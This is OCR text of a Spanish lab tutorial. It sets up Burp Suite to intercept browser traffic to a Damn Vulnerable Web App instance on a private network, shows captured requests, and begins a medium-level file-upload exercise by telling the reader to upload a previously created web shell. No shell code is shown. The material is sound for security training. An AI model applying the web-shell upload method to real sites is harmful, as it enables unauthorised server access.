




Burp Suite Community Edition v2023.9.1
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Trust this project file
Pause Automated Tasks
Cancel
Next


Burp Suite Community Edition v2023.9.1
Select the configuration that you would like to load for this project.
Burp Suite
Community Edition
Use Burp defaults
Use settings saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp





2. Ingresamos a la pestaña de **proxy** y luego en la pestaña de **proxy settings**


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser



Settings
All User Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Suite
Extensions
Configuration library
Tools > Proxy
Manage global settings
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
127.0.0.1:8080 Per-host Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in oth installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules: Master interception is turned off
Add
Edit
Remove
Up
Down
Enabled Operator Match type Relationship Condition
File extension Does not match (^gif$|^jpg$|^png$|^css$|^js$|^ico$|^sv...
Or Request Contains parameters
Or HTTP method Does not match (get|post)
And URL Is in target scope
Automatically fix missing or superfluous new lines at end of request

3. Pestañas de interacción con el proxy







4. Nos dirigimos al navegador con esa información y damos clic en configuración del navegador





5. Escribimos proxy en el buscador






6. Iremos a la app web DVWA y dar clic en home se ve que no carga la página, pero vemos que el proxy esta interceptando


Problem loading page
Damn Vulnerable Web App
192.168.56.102/dvwa/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Welcome to Damn Vulnerable Web App!
WARNING!
Disclaimer
General Instructions
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7
Burp Suite Community Edition v2021.10.3 - Temporary Project
GET /dvwa/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.56.102/dvwa/index.php
Cookie: security=low; PHPSESSID=7fc59339b37cd783027636 9cd86cb7d5
Upgrade-Insecure-Requests: 1



Damn Vulnerable Web App
Settings
192.168.100.13/dvwa/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Welcome to Damn Vulne
WARNING!
Disclaimer
General Instructions
You have logged in as 'admin'
Username: admin
Security Level: high
192.168.100.13
Burp Suite Community Edition v2021.10.3 - Temporary Project
GET /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.100.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.100.13/dvwa/index.php
Cookie: security=high; PHPSESSID=806e3fe2f8c2d74499df151d5a8ec09b
Upgrade-Insecure-Requests: 1


CARGA DE ARCHIVOS NIVEL MEDIO

1. Cambiar la seguridad a media y hacer la prueba en upload





2. Subir el Shell que habíamos creado



